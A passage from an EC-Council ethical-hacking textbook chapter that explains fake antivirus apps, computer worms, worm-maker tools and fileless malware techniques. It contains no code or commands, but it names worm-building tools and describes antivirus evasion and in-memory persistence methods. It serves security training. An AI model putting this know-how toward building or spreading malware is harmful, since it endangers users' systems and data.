Upon clicking the ad, pop-up, or link to install the antivirus software, users are redirected to another page where they are prompted to buy or subscribe to that antivirus software by entering their payment details. Fake antivirus software can cause severe damage to systems once downloaded and installed; e.g., they infect systems with malicious software, steal sensitive information (e.g., passwords, bank account numbers, credit card data), and corrupt files.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

At present, a new fake antivirus trend has emerged. Fake antivirus tools are rapidly proliferating the mobile application space. According to AV-Comparatives research, two-thirds of all antivirus applications present in the Android Play Store are fake.

- **Free Antivirus 2019**

  Free Antivirus 2019 is a fake Android antivirus application. It is intended to eliminate viruses and other malware from mobile devices. However, when it is scanned by itself, it is indicated as a Medium Risk, as shown in the screenshot below.





Figure 7.56: Screenshot of AntiVirus Pro 2017 Fake AntiVirus

Some additional fake antivirus programs are as follows:

- AntiVirus Pro 2017
- PCSecureSystem
- Antivirus 10
- TotalAV

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Computer Worms

Computer worms are standalone malicious programs that replicate, execute, and spread across network connections independently without human intervention. Intruders design most worms to replicate and spread across a network, thus consuming available computing resources and, in turn, causing network servers, web servers, and individual computer systems to become overloaded and stop responding. However, some worms also carry a payload to damage the host system.

Worms are a subtype of viruses. A worm does not require a host to replicate; however, in some cases, the worm's host machine is also infected. Initially, black hat professionals treated worms as a mainframe problem. Later, with the introduction of the Internet, they mainly focused on and targeted Windows OS using the same worms by sharing them in via e-mail, IRC, and other network functions.

Attackers use worm payloads to install backdoors on infected computers, which turns them into zombies and creates a botnet. Attackers use these botnets to initiate cyber-attacks. Some of the latest computer worms are as follows:

- Monero
- Bondat
- Beapy


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How is a Worm Different from a Virus?

Virus	Worm
A virus infects a system by inserting itself into a file or executable program	A worm infects a system by exploiting a vulnerability in an OS or application by replicating itself
It might delete or alter the content of files or change the location of files in the system	Typically, a worm does not modify any stored programs; it only exploits the CPU and memory
It alters the way a computer system operates without the knowledge or consent of a user	It consumes network bandwidth, system memory, etc., excessively overloading servers and computer systems
A virus cannot spread to other computers unless an infected file is replicated and sent to the other computers	A worm can replicate itself and spread using IRC, Outlook, or other applicable mailing programs after installation in a system
A virus spreads at a uniform rate, as programmed	A worm spreads more rapidly than a virus
Viruses are difficult to remove from infected machines	Compared with a virus, a worm can be removed easily from a system

Table 7.4: Difference between virus and worm

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Worm Makers

Worm makers are tools that are used to create and customize computer worms to perform malicious tasks. These worms, once created, spread independently over networks and poison entire networks. With the help of pre-defined options in the worm makers, a worm can be designed according to the task it is intended to execute.

- **Internet Worm Maker Thing**

  Internet Worm Maker Thing is an open-source tool used to create worms that can infect a victim's drives and files, show messages, disable antivirus software, etc. This tool comes with a compiler that can easily convert your batch virus into an executable to evade antivirus software or for any other purpose.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.57: Screenshot of Internet Worm Maker Thing

Some worm makers are as follows:

- Batch Worm Generator
- C++ Worm Generator


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Fileless Malware Concepts

Nowadays, fileless malware is becoming a popular method of attack by cyber-criminals because of the inconspicuous characteristics of such malware as well as its ability to evade common security controls. As fileless malware can easily evade various security controls, organizations need to focus on monitoring, detecting, and preventing malicious activities instead of using traditional approaches such as scanning for malware through file signatures. This section discusses various concepts related to fileless malware.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



What is Fileless Malware?

Fileless malware, also called non-malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities. This type of malware leverages existing vulnerabilities to infect the system. It generally resides in the system's RAM. It injects malicious code into running processes such as Microsoft Word, Flash, Adobe PDF Reader, Javascript, PowerShell, .NET, malicious Macros, and Windows Management Instrumentation (WMI).

Fileless malware does not depend on files and leaves no traces, thereby making it difficult to detect and remove using traditional anti-malware solutions. Therefore, such malware is highly resistant to computer forensics techniques. It mostly resides in volatile memory locations such as running processes, system registry, and service areas. Once the fileless malware gains access to the target system, it can exploit system administration tools and processes to maintain persistence, escalate privileges, and move laterally across the target network. Attackers use such malware to steal critical data from the system, install other types of malware, or inject malicious scripts that automatically execute with every system restart to continue the attack.

The various reasons for using fileless malware in cyber-attacks are as follows:

- **Stealth**: Fileless malware exploits legitimate system tools; hence, it is extremely difficult to detect, block, or prevent fileless attacks.
- **LOL (Living-off-the-land)**: System tools exploited by fileless malware are already installed in the system by default. An attacker does not need to create and install custom tools on the target system.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Trustworthy**: The system tools used by fileless malware are the most frequently used and trusted tools; hence, security tools incorrectly assume that such tools are running for a legitimate purpose.

Fileless Techniques used by Attackers

- **Phishing emails**: Attackers use phishing emails embedded with malicious links or downloads, which, when clicked, inject and run malicious code in the victim's memory.
- **Legitimate applications**: Attackers exploit legitimate system packages installed in the system, such as Word, and JavaScript, to run the malware.
- **Native applications**: Operating systems such as Windows include pre-installed tools such as PowerShell, Windows Management Instrumentation (WMI). Attackers exploit these tools to install and run malicious code.
- **Infection through lateral movement**: Once the fileless malware infects the target system, attackers use this system to move laterally in the network and infect other systems connected to the network.
- **Malicious websites**: Attackers create fraudulent websites that appear legitimate. When a victim visits such a website, it automatically scans the victim's system to detect vulnerabilities in plugins that can be exploited by the attackers to run malicious code in the browser's memory.
- **Registry manipulation**: Attackers use this technique to inject and run malicious code directly from the Windows registry through a legitimate system process. This helps attackers to bypass UAC, application whitelisting, etc., and also infect other running processes.
- **Memory code injection**: Attackers use this technique to inject malicious code and maintain persistence in the process memory of the running process with the aim of propagating and re-injecting it into other legitimate system processes that are critical for normal system operation. This helps in bypassing regular security controls. The various code injection techniques used by attackers include local shellcode injection, remote thread injection, process hallowing, etc.
- **Script-based injection**: Attackers often use scripts in which the binaries or shellcode are obfuscated and encoded. Such script-based attacks might not be completely fileless. The scripts are often embedded in documents as email attachments.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Taxonomy of Fileless Malware Threats

Source: *https://docs.microsoft.com*

As shown in the figure below, fileless malware threats are divided into different categories:




Figure 7.58: Taxonomy of a fileless malware threats

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless malware can be categorized based on their point of entry, i.e., how the malware creates an entry point into the target system. Fileless malware enters the target system through an exploit or compromised hardware or by the normal execution of applications or scripts.

According to the above categorization, fileless malware threats are of three types based on how much evidence they leave on the victim's machine:

- **Type 1: No File Activity Performed**

  This type of malware never requires writing a file onto the disk. An example of such an infection is receiving malicious packets that exploit a vulnerability in a target host that automatically installs a backdoor in the kernel memory. Another example may involve malicious code embedded within the compromised device's firmware. Anti-malware solutions are not capable of checking a device's firmware. Hence, it is extremely difficult to detect and prevent such threats.

- **Type 2: Indirect File Activity**

  This type of malware achieves fileless presence on the target machine using files. For example, an attacker can inject a malicious PowerShell command into the WMI repository to configure a filter that executes periodically.

- **Type 3: Required Files to Operate**

  This type of malware requires files to operate, but it does not execute attacks from those files directly. For example, an attacker exploits a document with an embedded macro, Java/Flash file, or EXE file to inject malicious payloads into the target host and then maintains persistence without using any files.

Classification of fileless malware threats based on their point of entry:

- **Exploits**

  Exploits can be either file-based or network-based. File-based malware exploits the system executables, Flash, Java, documents, etc., to run a shellcode that injects a malicious payload into the memory. This type of malware uses files to make an initial entry into the target machine. Network-based malware exploits vulnerabilities in network communication protocols such as SMB to deliver malicious payloads.

- **Hardware**


  Device-based malware infects the firmware residing on network cards and hard disks to deliver the malicious payload. CPU-based malware exploits firmware used for management operations to execute malicious code within the CPU. USB-based malware rewrites the USB firmware with malicious code that directly interacts with the operating system and installs malicious payload on the target machine. Similarly, fileless malware can also exploit BIOS-based firmware or perform hypervisor-based attacks that exploit virtual machines.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Execution and Injection**

  This type of malware can be file-based, macro-based, script-based, or disk-based. File-based malware exploits executables, DLLS, LNK, files, etc., to inject a malicious payload into the process memory or other legitimate running processes. Using macro-based malware, attackers trick victims into clicking malicious links that execute macros automatically to inject a malicious payload into the process memory. Attackers implement script-based malware if they gain an initial footprint on the target system. The attacker injects malicious payload by running a malicious script on the command prompt. Disk-based malware rewrites the boot record with malicious code, which, when executed, gains access and installs the malicious payload.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How does Fileless Malware Work?

A fileless malware attack generally consists of several stages, as shown in the figure below:

